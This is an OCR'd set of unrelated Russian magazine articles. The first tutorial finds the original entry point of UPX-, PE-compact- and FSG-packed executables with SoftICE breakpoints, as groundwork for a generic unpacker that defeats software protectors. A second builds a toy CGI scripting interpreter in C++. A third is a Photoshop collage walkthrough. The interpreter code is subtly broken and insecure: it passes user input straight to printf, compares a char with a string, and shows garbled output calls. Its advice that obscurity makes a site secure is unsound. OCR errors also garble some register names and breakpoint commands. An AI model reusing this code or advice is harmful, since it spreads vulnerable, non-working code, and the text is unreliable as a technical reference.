Что делать, если отладчик проскакивает в распаковщике точку входа? Берем исполняемый файл, загружаем его в NuMega SoftICE Symbol Loader, убедившись, что горячая лампочка опции «Start at WinMain, Main, DllMain» активирована, но при попытке загрузки программы SoftICE проскакивает точку входа, полностью теряя управление и контроль. Это известный глюк SoftICE, с которым постоянно борются. Вот только один способ: загружаем (неправленную) программу в hiew, переходим в hex-режим, жмем <F8> и вычисляем адрес точки входа путем сложения Entrypoint RVA (в нашем случае — 10001) с Image Base (в нашем случае — 1000000). Получается 1010001. Если считать лень, то можно просто нажать <F5>, чтобы hiew перенес нас в точку входа, сообщив ее адрес (однако это не срабатывает на некоторых защищенных файлах с искаженной структурой заголовка). OK, адрес EP получен. Вызываем SoftICE путем нажатия на <Ctrl-D> и устанавливаем точку останова на любую API-

```
; <- упаковщик сохраняет регистры
01011711        MOV ESI,0100D000
01011716        LEA EDI,[ESI+FFFF4000]
0101171C        PUSH EDI
```

Вот он, уже знакомый нам PUSHAD, сохраняющий все регистры в стеке и восстанавливающий их непосредственно перед передачей управления на OEP. Даем команду «bpm esp-4» и выходим из отладчика, пока он не всплывет.

Так UPX передает управление на OEP

```
0101185E        POPAD
0101185F        JMP 01006420
```

А вот и отличия! Передача управления осуществляется командой JMP 1006420h, где 1006420h — исходная точка входа. Похоже, что все упаковщики работают по одному и тому же алгоритму и ломаются, как в ночь перед исходом. Но не будем спешить. Возьмем PE-compact и проверим на нем.

Точка входа в файл, упакованный PE-compact

```
01001000        MOV EAX,01011974
01001005        PUSH EAX
01001006        PUSH DWORD PTR FS:[0]
0100100D        MOV FS:[0],ESP
```

Плохо дело! PE-compact никаких регистров вообще не сохраняет, а PUSH EAX используется только затем, чтобы установить свой обработчик структурных исключений. Тем не менее, на момент завершения распаковки указатель стека должен быть восстановлен, следовательно, точка останова на «bpm esp-4» все-таки может сработать.

Первое срабатывание точки останова на esp-4

```
77F8AF78        PUSH DWORD PTR [EBX+04]
77F8AF7B        LEA EAX,[EBP-10]
77F8AF7E        PUSH EAX
```

Так, ну это срабатывание явно левое (судя по EIP 77F8AF78h, мы находимся где-то внутри KERNEL32.DLL, использующего стек для нужд производственной необходимости), давим <Ctrl-D>, не желая здесь больше задерживаться.

Кузьмич?! Где это я?

```
010119A6        PUSH EBP
010119A7        PUSH EBX
010119A8        PUSH ECX
010119A9        PUSH EDI
```

Следующее всплытие отладчика также не проясняет ситуацию. Ясно только одно: в стек сохраняется регистр EBP вместе с другими регистрами. Давим <Ctrl-D> и ждем дальше.

Переход на OEP

```
:u eip-1
01011A35        POP EBP
01011A36        JMP EAX (01006420h)
```

А вот на этот раз нам повезло! Регистр EBP выталкивается из стека, и вслед за этим осуществляется переход на OEP посредством команды JMP EAX. Все идет хорошо, вот только ложные срабатывания напрягают. С автоматизацией в этом плане значительно сложнее: у компьютера с интуицией сплошной напряг. А ведь пока мы всего лишь развлекаемся… Про борьбу с протекторами речь еще не идет.
Возьмем более серьезный упаковщик FSG 2.0 by bart/xt (http://xtreeme.prv.pl/, http://www.wasm.ru/baixado.php?mode=tool&id=345) и начнем его пытать.

Многообещающая точка входа в упаковщике FSG

```
01000154        XCHG ESP,[010185B4]
0100015A        POPAD
0100015B        XCHG        EAX,ESP
0100015C        PUSH        EBP
0100015D        MOVSB
```

Разочаровываешься с первых же команд. FSG переназначен для регистра FSP, и хотя через некоторое время восстанавливает его вновь, но особой радости нам это не доставляет. Упаковщик очень интенсивно использует стек, поэтому точка останова на «bpm esp-4» выдает миллион ложных срабатываний, причем большинство из них находится в цикле.

Фрагмент кода, генерирующий ложные срабатывания точки останова

```
010001C1        POP ESI
010001C2        LODSD
010001C3        XCHG EAX,EDI
010001C4        LODSD
010001C5        PUSH EAX
010001C6        CALL [EBX+10]
```

Необходимо ввести какое-то дополнительное условие (к счастью, SoftICE поддерживает условные точки останова!), автоматически отсеивающее ложные срабатывания или хотя бы их часть. Давайте подумаем! Если стартовый код упакованной программы начинается со стандартного пролога типа PUSH EBP/MOV EBP,ESP, то точка останова «bpm esp4 if *(esp)= = EBP» отсеет кучу мусора, но при этом она будет срабатывать на любом стандартном прологе нулевого уровня вложенности. Упакованная программа может иметь оптимизированный пролог, в котором регистр EBP не используется.
А вот другая идея. Допустим, управление на OEP передается через PUSH offset OEP/RETN, тогда на вершине стека окажется адрес возврата, что опять-таки легко запрограммировать в условной точке останова. Еще управление может передаваться через MOV EAX,offset OEP/JMP EAX. Это легко проконтролировать, но вот против «прямых» команд JMP offset OEP или JMP [OEP] мы бессильны. Ложные срабатывания здесь неизбежны! Попробуй повоевать с FSG. В какой-то момент кажется, что решения нет, но это не совсем так! Все известные мыщъху упаковщики и значительная часть протекторов, не желая перемешивать себя с кодом упаковываемой программы, располагаются в отдельной секции (или не секции), размещенной либо перед упаковываемой программой, либо после нее! Код упаковщика сосредоточен в одном определенном месте и никогда не пересекается с кодом распаковываемой программы! Вроде бы очевидный факт. Сколько раз мы проходили мимо него, даже не задумываясь, что он полностью позволяет автоматизировать процесс поиска OEP! Посмотрим на карту памяти еще раз:

Две секции упакованной программы

```
MAP32
NOTEPAD-fsg 0001   001B:01001000   00010000
CODE RW
NOTEPAD-fsg 0002   001B:01011000   00008000
CODE RW
```



В следующей статье цикла мы рассмотрим уже разработку дампера и, собственно, самого универсального распаковщика.

Overview navigator Scale: 1 pixel = 64 bytes; Range: 01001000-01009944

Library function | Data | Regular function | Unexplored | Instruction | External symbol

Additional display:

Overview navigator Scale: 1 pixel = 128 bytes; Range: 01001000-01014168

Library function | Data | Regular function | Unexplored | Instruction | External symbol

Additional display: Entry points

PE-header

Number Name VirtSize RVA PhysSize Offset Flag

1 .text 000065CA 00001000 00006600 00000600 60000020

Cursor out section

Мы видим две секции, принадлежащие упакованной программе. Непонятно, какая из них — секция кода, а какая — данных, тем более что должна быть еще одна секция — секция ресурсов, но коварный упаковщик каким-то образом скомбинировал их друг с другом, впрочем код самого упаковщика, как мы уже видели, сосредоточен в пространстве 10001xxh и отдельной секции для себя создавать не стал. Чтобы отсеять лишние всплытия отладчика, мы сосредоточимся на диапазоне адресов, принадлежащих упакованной программе, то есть от начала первой секции до конца последней, автоматически контролируя значение регистра EIP на каждом срабатывании точки останова. В данном случае это выглядит так:

«Магическая» последовательность, приводящая нас к OEP

```
bpm esp-4 if eip >= 0x1001000 && eip < 0x1011000
```

Невероятно, но после продолжительного молчания (а он и будет молчать, ведь стек используется распаковщиком очень интенсивно) отладчик неожиданно всплывает непосредственно в OEP! Отсюда начинается распакованный код исходной программы:

```
01006420    PUSH EBP
01006421    MOV EBP,ESP
01006423    PUSH FF
01006425    PUSH 1001888
0100642A    PUSH 10065D0
0100642F    MOV EAX,FS:[0]
01006435    PUSH EAX
01006436    MOV FS:[0],ESP
```

Фантастика!!! А ведь FSG далеко не самый слабый упаковщик — фактически граничит с протекторами. Однако методика поиска OEP во всех случаях та же самая. Выделяем секции, принадлежащие упакованной программе, и устанавливаем точку останова на esp-4 в их границах. Даже если стартовый код использует оптимизированный пролог, первый же регистр вызовет срабатывание отладчика. Ничего страшного не случится, если мы не попадем в саму OEP, так как найти начало оптимизированного пролога можно и автоматом!

Таким образом, мы получаем в свои руки мощное оружие многоцелевого действия, которое легко реализовать в виде плагина к LordPE, IDA Pro или самостоятельной утилиты, о которой мы еще поговорим в будущем.

Заключение

Вот мы и научились находить OEP. Остается самая малость — сбросить дамп программы на диск. Но здесь не все так просто, как может показаться сначала, и многие упаковщики/проекторы этому всячески сопротивляются. В следующей статье этого цикла мы покажем, как реализовать универсальный дампер, распаковывающий, в том числе и DLL, и обходящий продвинутый механизм динамической шифровки, известный под именем CopyMemII, — это когда вся программа зашифрована, и отдельные страницы памяти расшифровываются непосредственно перед их употреблением, а потом зашифровываются вновь. Также мы коснемся вопросов восстановления таблицы импорта. В итоге получится нехилый универсальный распаковщик, обходящий своих конкурентов.

БОЙКО АРТЕМ
/ MR.PRUTIK@MAIL.RU /

Пишем свой PHP

Разрабатываем собственный язык web-сценариев



PERL, PYTHON, PHP, ASP — ЯЗЫКОВ ДЛЯ ВЕБ-КОДИНГА СЕЙЧАС НАВАЛОМ, И ВСЕ ОЧЕНЬ АКТИВНО ИМИ ПОЛЬЗУЮТСЯ. ЕЩЕ БЫ: ДИНАМИЧЕСКИЙ КОНТЕНТ, УДОБНОЕ УПРАВЛЕНИЕ САЙТОМ, ФОРУМЫ, «ГОЛОСОВАЛКИ», ДВИЖКИ ВСЯКИЕ. В ОБЩЕМ, ОДНИМ СТАТИЧНЫМ HTML ДЛЯ СОЗДАНИЯ САЙТА УЖЕ ОЧЕНЬ ДАВНО НИКТО НЕ ОБХОДИТСЯ. ТИПИЧНЫЕ ОШИБКИ, ПОЯВЛЯЮЩИЕСЯ ИЗО ДНЯ В ДЕНЬ В СКРИПТАХ НА ЭТИХ ЯЗЫКАХ ЧУТЬ ЛИ НЕ СТАНДАРТИЗИРОВАНЫ. ЧУВСТВУЕШЬ ОПАСНОСТЬ СИТУАЦИИ?

Чтобы сайт было действительно сложно сломать, он либо должен быть написан на обычном HTML, без всяких динамических наворотов, либо должен использовать свой собственный язык сценариев, еще неизвестный взломщику. А если учесть, что без динамического контента сейчас не жизнь, то у нас один выход — написать свой личный скриптовой язык и воспользоваться им при разработке сайта.

Интерпретатор web-языка может работать как cgi-приложение или как модуль web-сервера. Типичный модуль — это PHP. Типичные же представители cgi-языков — это Perl или Python. Ты, наверное, замечал, что скрипты для них помещены в отдельную папку (чаще всего cgi-bin), а первая их строка представляет собой что-нибудь вроде #!/usr/bin/perl. Если залезть в директорию */usr/bin/*, то можно обнаружить там файл perl (perl.exe в Windows) — это интерпретатор языка Perl. Web-сервер должен запустить его с такими параметрами, чтобы интерпретатор понял, что ему нужно интерпретировать. Давай посмотрим, с какими. Для этого создавай в Си консольное приложение и вбивай туда следующий код:

```
#include <iostream>
#include <stdlib.h>
// подключаем нужные хидеры
using namespace std;
// пространство имен

int main(int argc, char *argv[])
{
for (int i = 0; i < argc; ++i)
{
    printf(argv[i]);
    // выводим переданный аргумент
    printf("50");
    // переходим на следующую строку
}
return 0;
}
```

Эта небольшая программка просто выводит каждый аргумент, с которым она была запущена. Нам очень важно разобраться, как же работают cgi-интерпретаторы, так как Apache будет запускать ее вовсе не на наших глазах. Компилируем код и сохраняем получившийся файл в */usr/bin/test.exe*. Далее создаем файл */home/localhost/cgi-bin/test.tst* (я использовал расширение tst, хотя ты можешь использовать любое — хоть обычное cgi) со следующим содержанием:

```
#!/usr/bin/test
// адрес нашего интерпретатора
print "Content-type: text/html\n\n";
// тип возвращаемого результата
```

Открываем браузер и заходим по адресу: http://localhost/cgi-bin/test.tst. На экране мы увидим, что наша программа запускалась с двумя аргументами: */usr/bin/test* и */home/LOCALH~1/cgi-bin/test.tst*. Несложно понять, что первый является адресом интерпретатора, а второй — адресом скрипта на сервере, который мы открывали браузером. Многое стало ясно. Оказалось, что переменная argv[1] в Си будет содержать имя интерпретируемого файла.



В примерах я использую */usr/bin/*, хотя на самом деле адрес у меня такой: *k:/usr/bin/*. Просто Apache собран так, как будто это */usr/bin/*.

Denwer — собранный русскими умельцами веб-сервера Apache. Имеет встроенную базу данных MySQL, поддержку perl и php. В него входят комплект самых необходимых в работе скриптов, таких как phpmyadmin. Незаменимая вещь, когда нужно быстро собрать и привести в боевую готовность сервак. Очень удобная установка. «Джентльменский набор Web-разработчика» — так прозвали denwer. Все настройки Apache хранятся по адресу: **/usr/local/apache/conf/httpd.conf**, а настройки PHP по адресу: **/usr/local/php/php.ini**. При установке программа спросит у тебя всего 3 (!) вещи: место на диске, где будут храниться все файлы и папки Apache, имя виртуального диска и метод установки. Достаточно нажать всего пару клавиш — и веб-сервер готов к работе. Качать тут: **http://www.denwer.ru/**.

Пишем основу

Теперь, как ты уже догадался, нам нужно считать все из этого файла (нашего исходника) для последующего анализа. Для этого воспользуемся классом ifstream, который стал доступен, когда ты подключил хидер ifstream в самом начале нашего интерпретатора. Сотри все содержимое функции main, кроме последней строки, и введи следующее:

```
ifstream fin;
// создаем объект fin класса ifstream.
fin.open(argv[1]);
// читаем исходный код нашей программы
char buf[80];
// создаем буфер для чтения из файла
while (fin.getline(buf, 80))
{   // читаем построчно файл
    // здесь будет происходить обработка
    // исходного кода нашего скрипта
}
```

Наш интерпретатор будет построчно читать файл и как-нибудь его интерпретировать. Реализовать построчную интерпретацию куда проще, чем хитрые многопроходные системы. Давай теперь придумаем синтаксис нашего web-языка. Придумаем и тотчас реализуем.

Начнем, пожалуй, с комментариев, без которых никуда. Будем игнорировать всякую строку, начинающуюся символом #. Для этого добавляем в главный цикл соответствующую (кстати, всего одну) строку:

```
if (buf[0] == "#" || strlen(buf) == 0) continue;
```

Смысл у нее простой: если первый символ считываемого буфера является символом # или размер буфера считываемой строки нулевой (то есть она пуста), тогда мы выполняем continue. Ключевое слово continue означает завершение текущего шага цикла и переход к следующему. Так-с, идем дальше.

Для удобной отладки скриптов я решил ввести в интерпретатор счетчик строк, указывающий на текущую читаемую строку. С его помощью, если вдруг в скрипте ошибка, можно всегда точно определить, где она находится. Реализует он все это дело элементарно. Объявляется переменная line перед циклом:

```
int line = 0;
```

И в самом начале цикла мы эту переменную увеличиваем на единицу:

```
++line;
```

Она нам еще пригодится.

Далее я решил, что все переменные в моем языке не будут иметь четкой типизации, то есть не будут четко делиться на строковые, числовые и т.п. Для их хранения потребуется описать структуру. Предлагаю такую:

```
struct my_type
{
    char ch[30];        // имя переменной
    char nm[255];       // значение переменной
};
```

Копия такой структуры хранит название одной переменной и ее значение. Чтобы была возможность хранить большее количество таких переменных, нужно описать массив подобного типа. Делается это так:

```
my_type vars[999]; // массив структур my_type
int vars_count = 0;  // количество элементов
```

Так мы и будем хранить все переменные. Все очень просто. Чтобы ты понял, к чему я стремлюсь, я заранее приведу пример скрипта для нашего web-языка. Надеюсь, синтаксис у тебя не вызовет вопросов.

```
#!/usr/bin/test
# адрес интерпретатора
pragma = first
# название программы
var
# описание всех переменных после слова var
# переменная = значение
test1 = 0
test2 = 0
# start сообщает нам о начале кода
start

# числовые операции
test1 = 9
test2 = test1

stop
# после слова stop код вообще не читается
```

Так будут выглядеть все описанные на нашем языке программы. Для того чтобы это реализовать, нам потребуются дополнительные, не очень сложные функции. Их прототипы приведены ниже, а полный их код ты найдешь на диске.

```
str_to_int(char * str);
// преобразовывает строку в число
exit_error(char * error, int line);
// выводит сообщение об ошибке кода
my_type get_vars(char* somevar);
// возвращает структуру переменных
// из строки вида «переменная = значение»
bool like(char * str1, char * str2);
// сравнивает две строки
void show_var(char * var);
// выводит значение переменной на экран
```

Распознавание кода

Для того чтобы скрипт читался правильно, предлагаю ввести переменную int step, которая бы показывала, на каком шаге выполнения сейчас находится наш код. Я ввел такую зависимость выполнения от значения переменной:

0 — поиск названия программы;
1 — поиск слова var;
2 — получение переменных и поиск слова start;
3 — выполнение кода и поиск слова stop;

Язык наш очень строгий. Любое нарушение правил влечет за собой сообщение об ошибке. Неверный порядок команд ведет к тому же. Поэтому постараемся быть аккуратнее и не нарушать созданные нами правила.


Итак, поехали. Начнем описывать реакцию интерпретатора на те или иные команды. Например, код вывода значения переменной на экран (команда show):

```
if (like("show", buf))
{   // если найдена команда show
    my_type bt = get_vars(buf);
    // получаем структуру из текста
    // вида "show = var"
    show_var(bt.ch);
    // выводим на экран
}
```

Такая легкая конструкция приводит к очень красивому результату. Далее все команды будут находиться и выполняться посредством функции like. Следуя этому принципу, я придумал следующие математические операции:

```
plus var1 var2 равносильно var1 = var1 + var2
minus var1 var2 равносильно var1 = var1 - var2
multi var1 var2 равносильно var1 = var1 * var2
share var1 var2 равносильно var1 = var1 / var2
```

Мы можем добавить даже работу с MySQL. Можно в наш язык добавить поддержку циклов и, вообще, чего только душа пожелает. Но в данном примере я решил оставить



/1/ Denwer
страничка на локальном серваке

/2/ 50 Кб
исходный код нашего интерпретатора

только одну очень важную команду, без которой действительно не обойтись — это if. Шаблон у нее будет такой:

```
if var1 var2
#command
```

Принцип работы очень простой. Интерпретатор находит команду if, затем, если переменная var1 равняется переменной var2, выполняет команду, записанную в следующей строке. А если они не равны, то команду он попросту игнорирует. Реализация проста, зато невероятно полезна. Например, точное сравнение строк можно произвести посредством трех функций: like, strstr и strlen.

После условия можно ввести уже не такую необходимую, но все равно очень полезную команду, которая выводила бы содержимое текстового файла, так как писать весь html-код в самой программе — это слишком. Команде я дал название read. Прототип такой:

```
read = var1
```

Найдя эту команду, интерпретатор открывает содержимое файла, записанного в var1, и выводит его нам на экран посимвольно. Реализуется команда несложно. В массиве структур находится именно та переменная, которая носит имя var1.

Получается ее значение. Далее нами создается объект класса ifstream, с помощью которого читается файл и производится его посимвольный вывод.

Используя такой движок, можно придумать любые команды. Главное — фантазию иметь.

Выжимаем из него все

Основа у нас есть и, по-моему, неплохая. Теперь можно приступить к написанию собственного сайта на нашем языке. Идея сайта простенькая. Имеется домашняя страница. В ней 3 раздела: «контакты», «о себе» и «главная». Вся реализация — в одном файле. То есть, для того чтобы выполнить задуманное, нам придется работать с какой-то переменной. Брать мы ее будем из адреса посредством команды get. Также у сайта будет верхушка (файл top.txt), содержимое которой будет считываться на экран. Ниже приведен исходный код реализованной и вполне рабочей странички:

```
#!/usr/bin/dkt
# пример использования нашего веб-языка

# название программы
pragma = first
# описание переменных
var            # блок переменных
section1 = main
section2 = about
section3 = contact
file1 = main.txt
file2 = about.txt
file3 = contact.txt
top = top.txt
links = links.txt
bottom = bottom.txt
tmp = empty
emp =
# start - начало программы
start
# читаем файл, записанный в переменной top
read = top
# читаем файл, записанный в переменной links
read = links
# получаем главную переменную
get tmp 1
# если она пуста,
if tmp emp
# то выводим сообщение
show = '<center> выберите, пожалуйста, раздел </center>'
if tmp section1
read = file1


if tmp section2
read = file2

if tmp section3
read = file3
stop
```

Пример работы ты можешь увидеть на скриншоте. Это пример использования самой простой реализации нашего языка. Думаю, ты понял, что можно использовать html-код, который украсит все наши работы. Одна переменная может менять содержимое сайта, и одна наша страничка становится динамической. Между прочим, такую технологию можно будет использовать для смены шаблона.

Выводы

Если тебе сервак или хостер разрешит повесить свой бинарник в систему, то ты можешь использовать собственные web-проекты, разработанные так, как тебе удобно. Не всегда следует делать «как все». Иногда нужно выделиться из толпы. К тому же использование популярных вещей — это просто небезопасно.



/home/localhost — рутовая директория нашего web-сервера, то есть именно отсюда будет черпать информацию пользователь, забравшийся браузером на localhost.



ДЕРЕК БЭКОН

Дерек Бэкон работает со множеством журналов и газет, издаваемых по всему миру, и создает иллюстрации для клиентов, связанных с рекламным и издательским делом. В свободное от создания коллажей и сьемки время, Derek коллекционирует музыку. Дополнительную информацию о нем можно получить по адресу www.illustrationweb.com/derekbacon и на его личном сайте www.derekbacon.com.

КОЛЛАЖ ПО-ДОМАШНЕМУ



01 ОТКРЫВАЕМ НАБРОСОК

Для начала воспроизведем из элементов фотографии заранее придуманный набросок, если чего-то не хватает – будем это фотографировать по мере составления коллажа. В этом коллаже использовалось немало снимков из коллекции (их можно учитывать при составлении предварительного наброска), но кое-что было доснято отдельно. Начнем, пожалуй, с руки, которая держит огрызок.



02 НАЧНЕМ С РУКИ

Открываем файл Hand_apple.jpg, аккуратно вырезаем руку из фона и переносим ее в файл Background.jpg. Теперь выбираем Image > Adjustments > Hue/Saturation и делаем фотографию руки черно-белой. Настроим значение параметра Exposure инструмента Burn — 30%, нам нужна кисть с размытыми краями. С помощью этого инструмента мы собираемся сделать руку контрастнее, затемнив некоторые области. Чтобы рука приобрела естественный оттенок, выбираем Image > Adjustments > Color Balance и при помощи движков настраиваем желаемый оттенок.




03 ФИЛЬТРЫ И ВЫДЕЛЕНИЯ

Скопируем слой с рукой и снова уменьшим его насыщенность. Воспользуемся фильтром Add Noise, отметив следующие значения: Amount — 9%, Distribution — Gaussian, и поставив галочку напротив Monochromatic. Далее воспользуемся функцией Image > Adjustments > Posterize со значением 5. Инструментом Magic Wand (значение Tolerance — 6) выделим самый темный участок тени и выберем Select > Select Similar, что позволит автоматически выделить темные области с тем же уровнем контрастности.







04 ДОБАВИМ ГРАДИЕНТ


Не снимая выделения, создадим новый слой и зальем выделение градиентом содержащим переход от красного к черному, задав направление примерно 45°. Теперь предыдущий слой можно удалить. Кликнем, удерживая <Ctrl>, на оригинальном слое с рукой на панели Layers, чтобы появилось выделение руки. Инвертируем выделение (Select > Inverse) и, сделав активным слой с градиентом, нажимаем <Delete>. Таким образом мы удалили все лишнее, и рука выглядит достаточно опрятно.

05 РИСУЕМ ЯРКИЕ КОНТУРЫ

Инструментом Eraser с большого диаметра с размытыми краями и непрозрачностью 30% немного сотрем некоторые области сделанного градиента, чтобы он более аккуратно сливался с рукой. Чтобы подчеркнуть границы пальцев и усилить ощущение стилизации, нарисуем инструментом Pen контуры по краю руки и раскрасим их в цвета, которые возьмем с самой руки или фона.

06 ПО ЯБЛОКУ В ДЕНЬ

Для того чтобы придать огрызку стилизованный вид, промежуточный между фото и рисунком, проделаем с ним примерно те же операции. То есть уберем все детали, характерные для фотографии, и оставим только основные формы и цвета. Закрасим левую и нижнюю части фрукта градиентами, образцы цвета для которых возьмем непосредственно с яблока. Пройдемся кое-где ластиком и немного повернем нижнюю часть яблока.







07 «РУКА И ЯБЛОКО»

Разобравшись с рукой и яблоком, соединим все слои «скрепкой» и создадим набор слоев, кликнув по черной стрелки в углу панели Layers и выбрав New Group From Layers. Назовем эту группу hand and apple.


08 НАЧИНАЕМ РАБОТУ С УРНОЙ


Если мы хотим создать коллаж, который будет интересен и в цветовом, и в композиционном плане, то этот фрагмент изображения лучше обработать как небольшой самостоятельный рисунок… Открываем снимок урны (Bin.jpg) и крышки (Bin_lid.jpg). Аккуратно их вырезаем и вставляем под группу слоев с яблоком и рукой. Крышку мы решили немного наклонить.

09 ПОДХОД МЕТАЛЛИСТА

Нам захотелось сделать урну чуть более «металлической» — попробуем дорисовать обод самостоятельно. Создадим округлое выделение и на слое, который мы поместим под слой с урной, закрасим это выделение черно-белым градиентом. Вот он и «металлический» блеск.







10 2+1=КРЫШКА

Похожие области мы можем создать и на крышке. Две из них будут иметь переходы от черного к белому, а одна – от белого к черному. Немного уменьшим значения непрозрачности этих слоев, чтобы под ними слегка проступало оригинальное фото крышки, а также добавим контуры, чтобы подчеркнуть ее форму.

11 АНТИГЛОБАЛИЗМ

Закрасим красивым красным цветом банку от «Колы», чтобы скрыть лого (они не оплатили нам еще прошлый рекламный месяц). Чтобы подчеркнуть форму предметов, создадим тонкие цветные контуры, по тому же принципу, по которому мы действовали в шаге 6. Сделаем цвет банок насыщеннее, чтобы металл заблестел.


12 РЕАЛИСТИЧНЫЕ ТЕНИ

Чтобы мусор в корзине не выглядел «приклеенным» будем создавать иллюзию глубины, добавляя на объекты тени. Чтобы тени выглядели естественными, воспользуемся не кистью, а создав инструментом Pen контуры, которые затем преобразуем в выделение, либо при помощи Curves, либо при помощи инструмента Burn сделаем выделенные участки темнее. Проделаем эти действия для всех предметов, будем следить, чтобы тени падали в одном направлении.



13 ПРИСТУПАЕМ К ХОЗЯЙКЕ

Женщина на иллюстрации – результат монтажа четырех различных снимков. С первого были взяты только голова, шея и грудь; со второго – руки, юбка и ноги; с третьего – лицо; и четвертого – прихватка в руках. Начнем с файла Caroline.jpg. Отделим фигуру от фона (голову и шею можно не трогать) и расположим ее рядом с изображением руки. Возможно придется поработать инструментом Transform, чтобы состыковать фрагменты удачно.



14 ИДЕАЛЬНЫЕ НОЖКИ

На оригинальной фотографии видно, что левая нога женщины обрезана. Чтобы это исправить, скопируем правую ступню, отразим (Flip Horizontal) и расположим поверх левой ноги. Теперь сотрем ластиком с размытыми краями все лишнее и получим две совершенно одинаковых ноги.



15 ЯРКАЯ ПРИХВАТКА

Откроем Ovengloves.jpg и, вырезав прихватку, перетащим ее на нашу иллюстрацию. Отделим прихватку от фона и расположим прямо перед женщиной. Аккуратно выделим клетчатые участки и при помощи инструмента Gradient сделаем их желтыми и коричневыми – цвета возьмем с оригинального изображения. Для большей естественности некоторые квадратики можно стереть. Теперь таким же образом раскрасим остальные участки прихватки, делая акцент на контрасте. Наша задача заключается в том, чтобы не проглядывал ни один из элементов фото. Таким же образом заново нарисуем волосы.



16 ЯРКИЙ НАРЯД

Теперь, мы разобрались с прихваткой и волосами, можно добавить цвет на другие участки. Цвет кожи обработаем таким же образом, каким мы обработали руку в шаге 2. Для того же, чтобы майка выглядела по-настоящему яркой, сдвинем цветовой баланс в сторону ярко-розового. Кстати, это видно невооруженным глазом, что лицо гораздо более контрастно, чем плечи и руки. Повысим их контраст, сделав светлые участки еще светлее инструментом Dodge, а темные – еще темнее инструментом Burn.



